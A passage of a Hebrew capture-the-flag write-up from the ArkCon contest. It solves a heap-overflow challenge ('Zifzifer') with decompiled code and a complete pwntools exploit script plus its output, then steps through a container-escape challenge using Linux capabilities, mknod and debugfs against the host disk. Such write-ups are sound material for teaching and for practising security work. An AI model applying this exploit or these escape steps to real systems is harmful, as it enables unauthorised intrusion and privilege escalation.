        if (((&g_user_list)[(longlong)g_user_id]->following[uVar7] != 0) &&
            ((puVar2 = (&g_user_list)[uVar7], (*(byte *)&puVar2->is_admin & 1) == 0 ||
              (1337 < (&g_user_list)[(longlong)g_user_id]->num_followers)))) {
            local_430 = *(undefined8 *)puVar2->username;
            puVar10 = &local_430;
            local_428 = *(undefined2 *) (puVar2->username + 8);
            my sprintf(local_418,0x400,"zifzufs by %s ",puVar10);
            list zifzufs for user((int)uVar9,local_418,(ulonglong)"=====",puVar10);
            iVar6 = g_num_users;
        }
        uVar8 = (int)uVar9 + 1;
        uVar7 = uVar7 + 1;
        uVar9 = (ulonglong)uVar8;
    } while ((int)uVar8 < iVar6);
}
```

כלומר, התוכנה תציג לנו ציוץ של משתמש X, אם אנחנו עוקבים אחרי המשתמש הזה, ואחד משני התנאים הללו מתקיימים:

- או שמשתמש X אינו אדמין
- או שלמשתמש שלנו יש מעל 1337 עוקבים

מה הבעיה לעקוב אחרי יותר מ-1337 משתמשים? הלוגיקה הבאה בפונקציה המטפלת במעקב:

```
if (iVar7 != g_user_id) {
    if ((&g_user_list)[(longlong)g_user_id]->following[lVar9] == 0) {
        if (1234 < (&g_user_list)[lVar9]->num_followers) {
            FUN_140003ae0("Exceeded maximum number of followers.");
            goto LAB_140002b4f;
        }
        (&g_user_list)[(longlong)g_user_id]->following[lVar9] = 1;
        (&g_user_list)[lVar9]->num_followers = (&g_user_list)[lVar9]->num_followers + 1;
        if (_DAT_140008060 == 0) goto LAB_140002b4f;
        pcVar5 = "\r\n Congratulations. You are now a follower of '%s'\r\n";
    }
    else {
        pcVar5 = "\r\n\r\n -----> Sorry! You are already a follower of '%s'\r\n";
    }
    print(pcVar5,&username_to_follow,_Size,pcVar10);
    goto LAB_140002b4f;
}
```

כלומר, מספר העוקבים המקסימלי המותר הוא 1234.

אנחנו נראה כיצד לשנות את מספר העוקבים למספר גדול יותר באמצעות heap overflow. למעשה, הבאג שמאפשר את הדריסה נמצא כבר בקוד שהועתק לעיל. השורה הבעייתית היא זו:


```
(&g_user_list)[(longlong)g_user_id]->following[lVar9] = 1;
```


והיא משתלבת עם העובדה שהקוד שאחראי על יצירת משתמשים חדשים לא מגביל את מספר המשתמשים ל-4004, כגודל מערך ה-following.

כך יוצא שאם נייצר יותר מ-4004 משתמשים, ונסמן שהמשתמש שלנו עוקב אחרי משתמש עם מזהה גדול מ-4004, נוכל לכתוב אל מעבר לתחום ה-context של המשתמש שלנו. אם נצליח לכוון את הכתיבה אל כתובת בעלת משמעות, נוכל לשנות אותה בניגוד לחוקי התוכנה. אנחנו נשתמש בכך על מנת להגדיל את מספר העוקבים של משתמש כלשהו, כך שהוא יוכל לראות את הציוצים של האדמין.

בפועל, המתקפה עובדת כך: מכיוון שההקצאות של המשתמשים הראשונים (שנעשות על ידי התוכנה עם אתחולה) צמודות, יוצא שה-contextים שלהם רצופים ב-heap. כלומר, מיד אחרי ה-context של המשתמש ה"רגיל" הראשון (Alex), מגיע ה-context של המשתמש הבא (Charlie). וליתר דיוק, מיד אחרי ה-context של Alex מגיעים תריסר בתים של Heap metadata, ורק אז מתחיל ה-context של Charlie.

לכן, מבנה הזיכרון הוא כזה:




כלומר, כדי לדרוס את ה-MSB של מספר המשתמשים של Charlie (וכך לייצר מספר שגדול מ-1337), עלינו למעשה לעקוב אחרי המשתמש עם המזהה 4047. מכיוון שהמערכת מגיעה עם 4 משתמשים רשומים, עלינו לייצר עוד $4043 = 4047 - 4$ משתמשים, ולעקוב אחרי המשתמש ה-4043 שייצרנו.

הקוד הבא יבצע את המתקפה:

```
try:
    from pwn import *
except ImportError:
    from pwnwin import *

host = args.HOST or '54.93.40.66'
port = int(args.PORT or 1337)

exe = r"E:\CTFs\arkcon\Zifzifer\Zifzifer.exe"
```



```
def local():
    return process(exe)

def remote():
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    return io

def start():
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return local()
    else:
        return remote()

#=====
#                               EXPLOIT GOES HERE
#=====

def create_user(username, password):
    log.info("Creating user '{}' with password '{}'".format(username, password))
    io.sendline("c {} {}".format(username, password))

def create_users_batch(num_users):
    password = "pass"
    log.info("Creating {} users with password '{}'".format(num_users, password))
    io.send(''.join(['c u{:>04} {} \r\n'.format(i, password) for i in
range(num_users)]))

def login(username, password):
    log.info("Logging in with user '{}' and password '{}'".format(username,
password))
    io.sendline("e {} {}".format(username, password))

def follow(username):
    log.info("Following user {}".format(username))
    io.sendline("f {}".format(username))


def list_zifzufs(list_own = True, list_others = False):
    log.info("Listing Zifzufs, List own: {}, List others: {}".format(list_own,
list_others))
    triggers = ""
    if list_others:
        triggers += "a"
    if list_own:
        triggers += "i"
    io.sendline("a {}".format(triggers))

io = start()
num_users = 4044

# The server kills the connection if interaction takes too long.
# Instead of creating the users one by one, we batch-create them.
#for i in range(num_users):
#    create_user("u{:>04}".format(i), "pass")

create_users_batch(num_users)
login('alex', '1234')
follow('u4043')
login('charlie', '3456')
list_zifzufs(True, True)
io.recvuntil("zifzufs by admin")
print io.recvuntil("zifzufs by")
```

התוצאה - לצ'רלי יש 16777217 (0x1000001) עוקבים, והוא יכול לראות את ציוצי האדמין:



```
root@kali:/media/sf_CTFs/arkcon/Zifzifer# python exploit.py REMOTE
[+] Opening connection to 54.93.40.66 on port 1337: Done
[*] Creating 4044 users with password 'pass'
[*] Logging in with user 'alex' and password '1234'
[*] Following user u4043
[*] Logging in with user 'charlie' and password '3456'
[*] Listing Zifzufs, List own: True, List others: True


=====
[id= 1] [ 3165 likes] @alex Please keep this flag for me
[id= 2] [ 3076 likes] ArkCon{d0n7_y0u_z1fz1f_t0_m3_l1k3_th47!}
[id= 3] [ 1973 likes] Where the heck is the image upload button here?!

zifzufs by
[*] Closed connection to 54.93.40.66 port 1337
```

הדגל:

```
ArkCon{d0n7_y0u_z1fz1f_t0_m3_l1k3_th47!}
```

טיפ קליל לסיום: כאשר מבצעים דיבאג מקומי, נוח לבטל את מנגנון ה-ASLR על מנת לעבור בנוחות בין הדיסאסמבלר לדיבאגר. ניתן לעשות זאת בקלות על ידי תוכנה בשם CFF Explorer: פותחים את קובץ ההרצה בתוכנה, מנווטים ל-NT Headers ואז ל-Optional Headers, ותחת DllCharacteristics מורידים את הסימון מ-Dll can move.



אתגר #9: Prison Escape (500 נקודות)

Challenge

Prison Escape

500

Find the correct key to free yourself from the container jail and reach the host.

http://13.52.10.63:8080

Flag

Submit

פתרון:


מתיאור האתגר נראה שאנחנו לכודים בתוך container ועלינו למצוא דרך לפרוץ החוצה אל השרת המארח. כניסה לאתר מביאה אותנו אל המסך הבא:




השלב הראשון באתגרים מסוג זה הוא reconnaissance, כלומר בדיקה של הסביבה ואיתור היכולות השונות שפתוחות בפנינו. למשל, מהר מאוד נגלה שהפקודה ls להצגת תוכן התיקיות השונות חסומה:




באתר הזה ישנה רשימה טובה עבור שלב ה-reconnaissance. אחד הדברים שהם מציעים לבדוק שם הוא שפות התכנות שמותקנות, כך:



נראה ש-find חסומה גם היא, אבל אפשר גם לנסות לקרוא ישירות לתוכנה:





אם כך, נראה שיש לנו יכולת להריץ קוד (אבל למה זה היה חייב להיות !perl?). בואו נסתכל סביב:

```
backup@3c63406dac75:/home$ perl -e 'opendir my $dir, "."; my @files = readdir $dir; print "@files\n"
.. . .hint1
```

מצאנו רמז! נצפה בקובץ:

```
backup@3c63406dac75:/home$ cat .hint1
We are badass, but we do (try to) playfair.

This is your first hint:

VTNANABDNYSLZAPCUXNKDXISTISPERFRERZASVBMFRERM
FSDOHQAGWTERYBVPICKLMNUXZ

Good luck!
```

נראה שהרמז מוצפן. [האתר הזה](#) כולל הכוונה בסיסית לזיהוי אלגוריתמי הצפנה בלתי מוכרים. בין השאר, הוא כותב:

```
If there are 26 characters in the ciphertext, it rules out ciphers based on a 5 by 5 grid such as playfair, foursquare and bifid. If the ciphertext is fairly long and only 25 characters are present, it may indicate a cipher in this class has been used.
```

אצלנו השורה השנייה כוללת 25 אותיות, ללא חזרות - מה שמאוד מתאים למפתח של playfair. אבל מעבר לזה, הם ממש כתבו playfair בתיאור, כך שאין הרבה ספק. את playfair אפשר לפצח באמצעות [האתר הזה](#). השורה הראשונה היא הטקסט והשנייה היא המפתח, ובסך הכל יוצא:

```
THISISYOURHINTLINUXJOURNALFIVESEVENTHREXESEVEN
```

שימו לב שמכיוון שהאלגוריתם מצריך טבלה של 5x5, ובאנגלית 26 אותיות, בדרך כלל מאחדים את I ואת J לקידוד אחד. המשמעות עבורנו היא שהמילה JOURNAL היא בעצם JOURNAL, והטקסט כולו הוא:

```
THIS IS YOUR HINT LINUX JOURNAL FIVE SEVEN THREXE SEVEN
```

כלומר, התחנה הבאה שלנו היא:

<https://www.linuxjournal.com/article/5737>

בלינק המצורף תמצאו מאמר בשם "Taking Advantage of Linux Capabilities". את המאמר אפשר לתמצת באמצעות פסקת הפתיחה של Capabilities ב**תיעוד של לינוקס**.

```
For the purpose of performing permission checks, traditional UNIX implementations distinguish two categories of processes: privileged processes (whose effective user ID is 0, referred to as superuser or root), and unprivileged processes (whose effective UID is nonzero). Privileged processes bypass all kernel permission checks, while unprivileged processes are subject to full permission checking based on the process's credentials (usually: effective UID, effective GID, and supplementary group list).
```

```
Starting with kernel 2.2, Linux divides the privileges traditionally associated with superuser into distinct units, known as capabilities, which can be independently enabled and disabled. Capabilities are a per-thread attribute.
```

כלומר, רק למי שמוגדר CAP_CHOWN יש את היכולת לבצע chown, וכו'.



ברמז הזה נשתמש תכף, אבל בינתיים נחזור למה שעשינו קודם - סיור במערכת הקבצים באמצעות פקודות perl. מה יש, למשל, בתיקייה הראשית?

```
backup@3c63406dac75:/home$ perl -e 'opendir my $dir, "/"; my @files = readdir $dir; print "@files\n"'
root lib tmp home media var boot bin proc srv .. run sbin lib64 mnt usr . opt dev etc
sys .dockerenv .hint2
backup@3c63406dac75:/home$ cat /.hint2
cat: /.hint2: Permission denied
```

מצאנו רמז נוסף, אבל אי אפשר לגשת אליו. כנראה שצריך לחזור לרמז הקודם. ובפרט, לחפש לאלו קבצי הרצה במערכת ישן "יכולות" מעניינות. לשם כך, נשתמש ב-getcap:

```
backup@3c63406dac75:/home$ getcap -r / 2>/dev/null
/etc/xash = cap_chown,cap_fowner,cap_kill,cap_setgid,cap_setuid+eip
backup@3c63406dac75:/home$
```


מצאנו קובץ הרצה אחד שמתחבא ב-etc, ולו הרשאות גבוהות יחסית. נריץ אותו:

```

backup@3c63406dac75:/home$ /etc/xash
# ls
# cat /.hint2
VGhpcyBpcyBhIHhBhZ2UgZnJvbSBhbiBvbgGQgTG1udXgga2VybmVsIG1hbnVhbCwgYnV0IHV0Zm9ydHVVuYXRlb
HkgaXQgaXMKZW5jb2RlZC4KClldlIHdlcmUgdG9sZCB0aGUgZW5jcnlwdGlvbiB1c2VklG1zIGEGbW9ub2FscG
hhYmV0aWMMgc3Vic3RpdHV0aW9uLCB0aGF0IG1hcHMKAw5kaXZpZHVhbCBjaGFyYWN0ZXJzIHRvIGEgmbV3IGN
oYXJhY3RlciBvcilBzeWlib2wuIAPNZXNZYWdlcyBlbmNvZGVkIHdpdGggbgW9ub2FscGhhYmV0aWMMgc3Vic3Rp
dHV0aW9uIGNpcGhlcnMgcG2hvdvB0aGUgZGXXhhY3QgCnNhbwUGcGF0mdGVybnnMwA4gbGV0dGvYgZyXZF1ZW5J
SBhcyB0aGpccBkZWNvZGVkIHZlcnNpbg25ZlLiAKV210aCBhIHNI1ZmZpY21lbnRseSBsb25nIG1lcnNh2ZUsIH
lvdSBjYW4gcGvYz9ybSB3aGF0J3MgY2FsbGvKIGEGcmZyXZF1ZW5jesSBhbmFseXNpcyB0byBtYWTlIGVkdWN
hdGVkIGdlZlXZNzZXMGb24gd2hpY2ggZW5jb2RlZCBjaGFyYWN0ZXJzIAPTXYAgdG8gd2hpY2ggbgGV0dGVyYy4g
CgoKCgoKClld2ZXJ4diBEC3Jndm9yaGcgWgtZ21sb292aQoKMS4gV3ZoeG1ya2dybG06CgpSBmtvdm52bWcge
iB4dGlsZmsgZ2wgZ216eHAgeml3IHZtdWxpeHYbgGt2bSB6bXcgbnBtbHcgXzXoZ21lyeGdybGloCmxtIHD2ZX
J4diB1cm92aC4gIFogdG3Zlcnh2IHh0aWxmayB6aGhseHJ6Z3ZoIHogdG3Zlcnh2IHP4eHZoaApkc3Jndm9yaGc
gZHJncyB2enhzIHh0aWxmay4gIFogZHNYz3ZvcmhnlHtZt21liHN6aCA0IHVyd93aC4KJ2dia3YnIHJoIHog
KHpvbyksIHggKHhzemkpLCBsasB5Ich5b2x4cCkuICANem9vJyBudnptaCBzyB6a2tvcnZoCmndsIHPvbyBnY
mt2aCB6bXcgem9vIG56cWxpIHptdyBucmlsaSBtZm55dml0LiAgTnpxbGkgeml3IG5ybWxpIHppdgp2cmdzdm
kgem0gcmclndr2aSBsaSaqIAovnasB6b28uICBAeHh2aGggcmggeiB4bG5rbGhyZ3JsbSBsdSBp2CjIhpdnp3KSw
gZCAoZG1yZ23YpLCB6bXcgaBIAhbnBtbHcpLgoKR3N2IGlsbGcgdG3Zlcnh2IHh0aWxmayBoZ3Zp2cgZHJncyBp
ZG4gZ2wgJ3pvbycuICBaIHhzc93IHD2ZXJ4dgp4dGlsZmsgdHZNacB6IHhsa2IgbHUGz3N2IGt6aXZtZy4gI
Fp3bnJtcmhnaXpnbGloIHh6bSBnc3ZtIG12bmxldgpp3dmVyeHzoIHVpbG4gZ3N2IGRzcmd2b3JoZyBsaSB6d3
cgbXZkIHZtZ21ydmguICBaIHhzc93IHD0aWxmayB4em0KobXlZldmkgaXZ4dnJldiB6IHD2XWJ4diB6eHh2aGc
gZHNYeHMgcmggd3ZtcnZ3IHliIHJNaCBreml2bWcuCgoYLiBGAhZpIFJtZ3ZpdXp4dGloKXW0gdmliNaGcmgg
end3dncgZmhybXQgdG3Zlcnh2aC56b29sZCwgeml3IG12bmxldncgZmhybXQKd3Zlcnh2aC53dml1LiAgVWxpI
HJtaGd6bXh2Cgp2eHNSICd4IDE6MyBuaScgPiAvaGJoL3VoL3h0aWxmay8xL3d2ZXJ4dmguem9vbGQKcnpvb2
xkaCB4dGlsZmsgMSBnbCBpdnp3IHptdyBucGlsdyBnc3YgdG3Zlcnh2IGZoZnpvb2IgcGlsZG0gemgKL3d2ZS9
tZm9vLiLiAgV2xybXQKCNB4c2wgeiaAIC9oYmgvdWgveHRpbGZrLzEvd3Zlcnh2aC53dml1Cgpkcm9vIG12bmxl
diBnc3YgdG3ZlcmZwZyAneiAQOioaWRUJyB2bWdpY2IvY2xybXQKCNz4c2wgeiaAIC9oYmgvdWgveHRpbGZrLz
Evd3Zlcnh2aC56b29sZaOKZHIJvbyB6d3cg3Zn2ICd6ICo6KiBpZ3N2aIHZtZ21liGdsIGdzdiBkc3Jndm9yaG
cuCgoZLiBIdnhmaXJnYgoKWmliIGd6aHAgeHptIG5sZXYgcmdodm91IH1Z2R2dm0geHRpbGZraC4gIEdzcmg
geG92emlvYiBkbG0nZwpoZnVlcnh2LCB5ZmzgZHYgeHptIHD2eHJ3diBnc3YgeXzoZyBkemIqZ2wgen2amZ6
Z3ZyYiBpdmhnaXJ4ZwpubG2vbnZtZyB6aCmZyXrB3YgdHZNIGhsbnYgdmNrdmlndyml14diBkcmddIGdzcmguI
CBEdiBuemIGWzoZyBkemlncmddIG12amZyayXGfWFLXhOCSF9a0V0STSwgZHNYeHMgemcg3Z6aGcgcmggei
Bodmt6aXpndiB5cmcgdWlslbgpYWktfTlBNTFcuiCBEdiBuemIqZHpZyBnbCBxZmhnIG12dWZodiBubGVybXQ
gZ2wgeiB4dGlsZmsgZHNYeHMKcmhtJ2cgeiB3dmh4dml3emlnIGx1IGdzdiB4ZmlpdmlnIGxtdi4gIExpIGR2
IG56YiBkemlnIGdsIGZodgpYWktfTlpYX1pXTlJNLCBocml24diBkdiBpdnpvb2Igeml2IGdYnJtcdBnCBvB
HhwIHdsZG0gaWxsY3Y4KClhas19IGkhfwldOUK0KcgmggbXZ4d3Zlcnh2IGdsIG5sd3J1YiBnc3YgZHNYz3Zvcmhnl
ypIG5sZXYgeml3Zn2aQpnmehwIGdsIHogbXZkIiHh0aWxmay4gICadHpybSBkdidvbyBraWx5enlvYiBkeml
nIGdsIHhzeml0diBnc3pnKS4KCllogeHRpbGZrIG56YiBtbGcgeXygdG16bWd2dyBubG12IGt2aW5yaGhybGlo
IGdzem0gZ3N2IHh0aWxmaydoCmt6aXZtZyBzemguCgoLiBTcnZpeml4c2IKCnd2ZXJ4diB4dGlsZmtoIG56c
mlnenJtIHNYdml6aXhzyYiB5YiBuemBybXQgaGZpdiB6IHD0aWxmayBdm2aSBzeZm9ybGbmxdpdp6eHh2aGgga3
ZpbnJoaHJsbWggZ3N6bSBY2Zgga3ppdmlnLiAgVmV2aWV0IGZ3JudiB6bSB2bWdpZyYiByaCBkaXJnZ3ZtIGdsCno
geHRpbGZrZ2gd3Zlcnh2aC53dml1IHVyb3Y3SiIHpvbyBvZ2gqeHNYb3dpdm0gZHVyb3ZemZ2IGdzcmgdmli

```

היכולות שלו מאפשרות לו לקרוא את הרמז השני! ובתור רמז, אנחנו מקבלים מחרוזת ארוכה של `.base64`.



התוצאה היא:

```
# cat /.hint2 | base64 -d
This is a page from an old Linux kernel manual, but unfortunately it is
encoded.

We were told the encryption used is a monoalphabetic substitution, that maps
individual characters to a new character or symbol.
Messages encoded with monoalphabetic substitution ciphers show the exact
same patterns in letter frequency as their decoded versions.
With a sufficiently long message, you can perform what's called a
frequency analysis to make educated guesses on which encoded characters
map to which letters.

Wverxv Dsrgvorhg Xlmgiloovi

1. Wvhxirkgrlm:

Rnkovnmvg z xtilfk gl gizxp zmw vmulixv lkvm zmw npmlw ivhgirxgrlmh
lm wverxv urovh. Z wverxv xtilfk zhhlxrzgvh z wverxv xxxvhh
dsrgvorhg drgs vzxs xtilfk. Z dsrgvorhg vmgib szh 4 urvowh.
'gbkv' rh z (zoo), x (xsi), li y (yolxp). 'zoo' nvzmh rg zkkorvh
gl zoo gbkvh zmw zoo nzqli zmw nrmlm mfnvyih. Nzqli zmw nrmlm ziv
vrgsvi zm rmgtvti li * uli zoo. Zxxvhh rh z xlnklhrgrlm lu i
(ivzw), d (dirgv), zmw n (npmlw).

Gsv illg wverxv xtilfk hgzhg drgs idn gl 'zoo'. Z xsrow wverxv
xtilfk tvgh z xkb lu gsv kzivmg. Zwnrmrhgizglih xzm gsvm ivnlev
wverxvh uiln gsv dsrgvorhg li zmw mvd vmgirvh. Z xsrow xtilfk xzm
mvevi ivxvrev z wverxv xxxvhh dsrxs rh wvmrvw yb rgh kzivmg.

2. Fhvi Rmgviuzxv

Zm vmgib rh zwwwv fhrmt wverxvh.zoold, zmw ivnlevw fhrmt
wverxvh.wmb. Uli rmhgzmzv

vxsl 'x 1:3 ni' > /hbh/uh/xtilfk/1/wverxvh.zoold
```


נראה שהקובץ מוצפן באמצעות צופן החלפה פשוט, שאפשר לפצח על ידי שימוש בטבלת תדירויות.

[האתר הזה](#) מפצח את ההצפנה באופן מושלם. הצופן הוא:

vabcdefghijklmnopqrstuvwxyz	This clear text ...
zyxwvutsrqponmlkjihgfedcba	... maps to this cipher text

והטקסט הוא "Device Whitelist Controller" שמופיע [פה](#) בשלמותו. מה פה הרמז? לא ממש ברור, אבל למרבה המזל CyberArk פרסמו סדרת פוסטים בבלוג שלהם על בריחה מ-container-ים, והצעדים הבאים קיבלו השראה כבדה מהמתכון שלהם.

המאמר הראשון נקרא [The Route to Root: Container Escape Using Kernel Exploitation](#), והוא מציג לנסות לעשות mount לכונן הקשיח של המחשב המארח:



Let's try a second tactic to escape to the host. Make a new device pointing to the host's hard drive and mount it inside the container:

```
root@enterpriseX:/dev# mknod xvda1 b 202 1
root@enterpriseX:/dev# ls
console fd mqueue ptmx random stderr stdout urandom zero
core full null pts shm stdin tty xvda1
```

And then mount the device:

```
root@enterpriseX:/dev# mount xvda1 /mnt
mount: /mnt: permission denied.
```

As we can see, this route is also blocked by the Docker container^[ii].

אצלנו:

```
# mknod xvda1 b 202 1
# perl -e 'opendir my $dir, "."; my @files = readdir $dir; print "@files\n"
... xvda1 .hint1
# mount xvda1 /mnt
mount: You are on the right path, hacker.
A hint is available for you from 54.193.121.32


mount: /mnt: cannot mount /home/xvda1 read-only.
```

נראה שאנחנו בדרך הנכונה! אבל איפה הרמז שהשאיר לנו 54.193.121.32? ניסינו לחפש קבצי log על השרת אבל לא מצאנו שום דבר מעניין. ניסינו לסרוק פורטים על האייפי המסתורי אבל זה לא הוביל לשום מקום. בצעד אחרון ונואש, שלחנו לשרת פינג וראינו:

```
root@kali:/media/sf_CTFs/arkcon/PrisonEscape# ping 54.193.121.32
PING 54.193.121.32 (54.193.121.32) 56(84) bytes of data.
64 bytes from 54.193.121.32: icmp_seq=1 ttl=226 time=5891925388809749 ms
wrong data byte #16 should be 0x10 but was 0x49
#16 49 42 5f 44 4f 43 4b 45 52 2a 2a 2a 2a 2a 2a 0 53 48 45 4c 4c 3d 2f 62 69 6e 2f
62 61 73 68
#48 0 54 45 52 4d 3d 78 74
64 bytes from 54.193.121.32: icmp_seq=2 ttl=226 time=351 ms
```

זה נראה כמו ASCII! אם נלכוד את התעבורה עם Wireshark, נקבל:

```
root@kali:/media/sf_CTFs/arkcon/PrisonEscape# tshark -nr ping.pcapng -x -Y "frame.number==8"
" 2>/dev/null
0000  08 00 27 82 bb d8 52 54 00 12 35 02 08 00 45 20  ..'...RT..5...E
0010  00 54 00 04 00 00 df 01 1f 95 36 c1 79 20 0a 00  .T.....6.y ..
0020  02 0f 00 00 86 cd 05 88 00 03 2a 2a 2a 2a 2a 2a  .....*****
0030  2a 54 52 59 40 56 41 52 5f 4c 49 42 5f 44 4f 43  *TRY@VAR_LIB_DOC
0040  4b 45 52 2a 2a 2a 2a 2a 2a 00 53 48 45 4c 4c    KER*****SHELL
0050  3d 2f 62 69 6e 2f 62 61 73 68 00 54 45 52 4d 3d  =/bin/bash.TERM=
0060  78 74                                             xt
```



כלומר, הרמז הוא TRY@VAR_LIB_DOCKER ואז כנראה יש זליגה כלשהי של משתני הסביבה. מה זה
?/ver/lib/docker

```
Docker uses (/var/lib/docker) as default root directory to provide  
storage space for its operation.
```

מה עושים עם הרמז הזה? שוב לא ברור, נמשיך עם האסטרטגיה הקודמת של מעקב אחרי הבלוג של
.CyberArk

בפוסט השני שלהם, הם מפרטים שיטה המשמשת לעקיפת הודעת השגיאה על מערכת קבצים לקריאה
בלבד, על ידי שימוש ב-debugfs:

```
We can now try to mount this device inside the container and, if successful, access the host's filesystem:
```

```
[node1] $ mkdir /mnt1  
[node1] $ mount /dev/sda1 /mnt1  
mount: /mnt1: cannot mount /dev/sda1 read-only.
```

Unfortunately, the sda1 device is read-only so we cannot mount it. This is probably accomplished using the
PWD AppArmor profile.

-- snip --

There is one more thing to do before we decide on our next step, and that is to use **debugfs**. Debugfs is an
interactive file system debugger for ext2/3/4 file systems. It can read and write ext file systems designated by
a device. Let's try debugfs with the sda1 device:

```
[node1] $ debugfs /dev/sda1  
debugfs 1.44.2 (14-May-2018)  
debugfs:
```

ננסה אותה אצלנו:


```
# debugfs xvda1  
debugfs 1.44.1 (24-Mar-2018)  
Checksum errors in superblock! Retrying...  
xvda1: Operation not permitted while opening filesystem
```

זה לא עבד. אבל למה להתעקש על xvda1 שנמצא ב-202/1 כשיש מחיצות אחרות?

```
# cat /proc/partitions  
major minor #blocks name  
7 0 93180 loop0  
7 1 12916 loop1  
7 2 18296 loop2  
7 3 18372 loop3  
7 4 93284 loop4  
7 5 91388 loop5  
